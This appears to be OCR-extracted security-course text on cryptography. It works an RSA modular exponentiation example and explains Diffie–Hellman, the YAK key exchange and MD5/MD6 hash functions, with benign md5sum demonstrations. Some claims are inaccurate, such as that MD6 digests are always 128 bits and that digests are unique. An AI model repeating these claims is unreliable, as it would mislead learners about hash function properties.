Consider these powers of 855:

- 855^1 = 855 (mod 3233)
- 855^2 = 367 (mod 3233)
- 855^4 = 367^2 (mod 3233) = 2136 (mod 3233)
- 855^8 = 2136^2 (mod 3233) = 733 (mod 3233)
- 855^16 = 733^2 (mod 3233) = 611 (mod 3233)
- 855^32 = 611^2 (mod 3233) = 1526 (mod 3233)
- 855^64 = 1526^2 (mod 3233) = 916 (mod 3233)
- 855^128 = 916^2 (mod 3233) = 1709 (mod 3233)

- 855^256 = 1709^2 (mod 3233) = 1282 (mod 3233)
- 855^512 = 1282^2 (mod 3233) = 1160 (mod 3233)
- 855^1024 = 1160^2 (mod 3233) = 672 (mod 3233)
- 855^2048 = 672^2 (mod 3233) = 2197 (mod 3233)

Given the above, we know the following:

855^2753 (mod 3233)

= 855^(1 + 64 + 128 + 512 + 2048) (mod 3233)

= 855^1 * 855^64 * 855^128 * 855^512 * 855^2048 (mod 3233)

= 855 * 916 * 1709 * 1160 * 2197 (mod 3233)


= 794 * 1709 * 1160 * 2197 (mod 3233)

= 2319 * 1160 * 2197 (mod 3233)

= 184 * 2197 (mod 3233)

= 123 (mod 3233)

= 123



Diffie-Hellman

- A cryptographic protocol that allows two parties to establish a **shared key** over an **insecure channel**
- It does not provide any authentication for the key exchange and is **vulnerable to many cryptographic attacks**

Diffie-Hellman Algorithm

- The system has two parameters called p and g
  - Parameter p is a **prime number**
  - Parameter g (usually called a generator) is an integer less than p with the following property: for every number n between 1 and p-1 inclusive, there is a power k of g such that $n = g^k \bmod p$
- Many cryptography textbooks use the fictitious characters "**Alice**" and "**Bob**" to illustrate cryptography, as we will do here:
  - Alice generates a random private value a and Bob generates a random private value b. Both a and b are drawn from the **set of integers**
  - They derive their public values using parameters p and g and their private values. Alice's public value is $g^a \bmod p$ and Bob's public value is $g^b \bmod p$
  - They exchange their public values
  - Alice computes $g^{ab} = (g^b)^a \bmod p$, and Bob computes $g^{ba} = (g^a)^b \bmod p$
  - Because $g^{ab} = g^{ba} = k$, Alice and Bob now have a shared secret key **k**

Diffie–Hellman

It is a cryptographic protocol that allows two parties to establish a shared key over an insecure channel. It was developed and published by Whitfield Diffie and Martin Hellman in 1976. Actually, it was independently developed a few years earlier by Malcolm J. Williamson of the British Intelligence Service, but it was classified at that time.

Diffie–Hellman Algorithm


The system has two parameters called p and g

- Parameter p is a prime number
- Parameter g (usually called a generator) is an integer less than p, with the following property: for every number n between 1 and p-1 (both inclusive), there is a power k of g such that $n = g^k \bmod p$

Many cryptography textbooks use the fictitious characters "Alice" and "Bob" to illustrate cryptography; we will do the same here as well:

- Alice generates a random private value **a**, and Bob generates a random private value **b**. Both a and b are drawn from the **set of integers**
- They derive their public values using parameters p and g and their private values. Alice's public value is $g^a \bmod p$, and Bob's public value is $g^b \bmod p$.
- They exchange their public values
- Alice computes $g^{ab} = (g^b)^a \bmod p$, and Bob computes $g^{ba} = (g^a)^b \bmod p$
- Since $g^{ab} = g^{ba} = k$, Alice and Bob now have a shared secret key **k**

The Diffie–Hellman algorithm does not provide any authentication for the key exchange and is vulnerable to many cryptographic attacks. Nevertheless, it is the basis of many authentication mechanisms; for example, it provides forward secrecy in the TLS protocol’s ephemeral modes depending on the cipher spec.



YAK

- YAK is a public-key-based authenticated key exchange protocol
- The authentication of YAK is based on the public key pairs, and it requires PKI to distribute authentic public keys
- YAK is a variant of two-pass HMQV protocol using ZKP for proving knowledge of ephemeral secret keys from both parties

The YAK protocol implementation between the two parties Alice and Bob is described in the following steps:

- Alice chooses a random number ***x*** so that **$x \in_R [0, q - 1]$** and computes ***$X = g^x$***, and ZKP of ***x*** is denoted by ***KP{x}***
- Bob chooses a random number ***y*** so that **$y \in_R [0, q - 1]$** and computes ***$Y = g^y$***, and ZKP of ***y*** is denoted by ***KP{y}***
- Alice verifies ***KP{x}*** and computes the session key **$k = H((Y.PK_B)^{x+a})$**
- Bob verifies ***KP{y}*** and computes the session key **$k = H((X.PK_A)^{y+b})$**
- They authenticate each other, and both obtain the same session key **$k = H(g^{(x+a)(y+b)})$**

YAK

YAK is a public-key-based Authenticated Key Exchange (AKE) protocol. The authentication of YAK is based on public key pairs, and it needs PKI to distribute authentic public keys. YAK is a variant of the two-pass Hashed Menezes-Qu-Vanstone (HMQV) protocol using zero-knowledge proofs (ZKP) for proving the knowledge of ephemeral secret keys from both parties. The YAK protocol lacks joint key control and perfect forward secrecy attributes.

The YAK protocol implementation between two parties Alice and Bob is described as follows:

1. Alice chooses a random number **x** such that **$x \in_R [0, q - 1]$**, computes **$X = g^x$**, and generates ZKP of **x**, denoted by **KP{x}**. Alice sends **X** and **KP{x}** to Bob.
2. Bob chooses a random number **y** such that **$y \in_R [0, q - 1]$**, computes **$Y = g^y$**, and generates ZKP of **y**, denoted by **KP{y}**. Bob sends **Y** and **KP{y}** to Alice.
3. Alice verifies the received **KP{x}** and computes the session key after verification as

   $k = H((Y.PK_B)^{x+a})$, where **H** is a hash function.
4. Bob verifies the received **KP{y}** and computes the session key after verification as

   $k = H((X.PK_A)^{y+b})$.
5. They authenticate each other, and both obtain the same session key **$k = H(g^{(x+a)(y+b)})$**.

The YAK protocol can accomplish the following objectives:

- Private key security
- Full forward secrecy
- Session key security

Hash Value

Message Digest (One-Way Hash) Functions

- Hash functions **calculate a unique fixed-size bit string** representation called a message digest of any arbitrary block of information
- If any given bit of the function's input is changed, then every output bit has a **50 percent** chance of changing
- It is computationally infeasible to have two files with the **same message digest value**

Note: Message digests are also called one-way hash functions because they cannot be reversed

Message Digest (One-way Hash) Functions

Hash functions calculate a unique fixed-size bit string representation, called a message digest, of any arbitrary block of information. Message digest functions distill the information contained in a file (small or large) into a single fixed-length number, typically between 128 and 256 bits. If any given bit of the function's input is changed, every output bit has a 50% chance of changing. Given an input file and its corresponding message digest, it should be nearly impossible to find another file with the same message digest value, as it is computationally infeasible to have two files with the same message digest value.

Message digest functions are also called one-way hash functions because they produce values that are nearly impossible to invert, resistant to attack, mostly unique, and widely distributed. Message digest algorithms themselves do not participate in encryption and decryption operations. They allow the creation of digital signatures and message authentication codes (MACs) as well as the derivation of encryption keys from passphrases.

The main role of a cryptographic hash function is to provide integrity in document management. Cryptographic hash functions are an integral part of digital signatures. They are relatively faster than digital signature algorithms; hence, their characteristic feature is to calculate the signature of the document's hash value, which is smaller than the document. In addition, digests help to hide the contents or source of the document.

Widely used message digest functions include the following algorithms:

- MD5
- SHA

Note: Message digests are also called one-way hash functions because they cannot be reversed.

Message Digest Function: MD5 and MD6

MD2, MD4, MD5, and MD6 are **message digest algorithms** used in digital signature applications to compress a document securely before the system signs it with a private key. The algorithms can be of variable length, but the resulting message digest always has a size of 128 bits.

The structures of all three algorithms (MD2, MD4, and MD5) appear similar, although the design of MD2 is reasonably different from that of MD4 and MD5. MD2 supports 8-bit machines, while MD4 and MD5 support 32-bit machines. The algorithm pads the message with extra bits to ensure that the number of bits is divisible by 512. The extra bits may include a 64-bit binary message.

Attacks on versions of MD4 have become increasingly successful. Research has shown how an attacker launches collision attacks on the full version of MD4 within a minute on a typical PC. MD5 is slightly more secure but is slower than MD4. However, both the message digest size and the padding requirements remain the same.

MD5 is a widely used cryptographic hash function that takes a message of arbitrary length as input and outputs a 128-bit (16-byte) fingerprint or message digest of the input. MD5 can be used in a wide variety of cryptographic applications and is useful for digital signature applications, file integrity checking, and storing passwords. However, MD5 is not collision resistant; therefore, it is better to use the latest algorithms, such as MD6, SHA-2, and SHA-3.

MD6 uses a Merkle-tree-like structure to allow for large-scale parallel computation of hashes for very long inputs. It is resistant to differential cryptanalysis attacks.

To calculate the effectiveness of hash functions, check the output produced when the algorithm randomizes an arbitrary input message.

The following are examples of minimally different message digests:

- echo “There is CHF1500 in the blue bo” | md5sum

  e41a323bdf20eadafd3f0e4f72055d36
- echo “There is CHF1500 in the blue box” | md5sum

  7a0da864a41fd0200ae0ae97afd3279d
- echo “There is CHF1500 in the blue box.” | md5sum

  2db1ff7a70245309e9f2165c6c34999d

Even minimally different texts produce radically different MD5 codes.

